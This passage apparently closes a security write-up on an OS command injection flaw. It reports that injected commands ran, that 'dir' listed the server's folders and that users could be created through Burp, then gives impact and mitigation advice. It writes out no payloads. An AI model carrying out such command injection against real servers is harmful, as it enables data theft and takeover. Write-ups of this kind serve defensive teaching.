


1. Seems like the server received our message with no significant problems.



1. Now when we check our details we can see that our command was executed successfully:





1. By using 'dir' command we can see all the folders on the server. Using Burp, we could create other users while concatenating various other OS commands, allowing us to use the server as we wish.

## Business mitigations

An attacker could use this vulnerability on order to steal data from the server, inject malwares to the server, and get a full control over the different server's resources.

## Mitigations

* If possible, never call OS commands from application-layer code, based on user's input. Try using safer platform API's instead.
* Validating against a whitelist of permitted values.
* Validating that the input is a number.
* Validating that the input contains only alphanumeric characters, no other syntax or whitespace.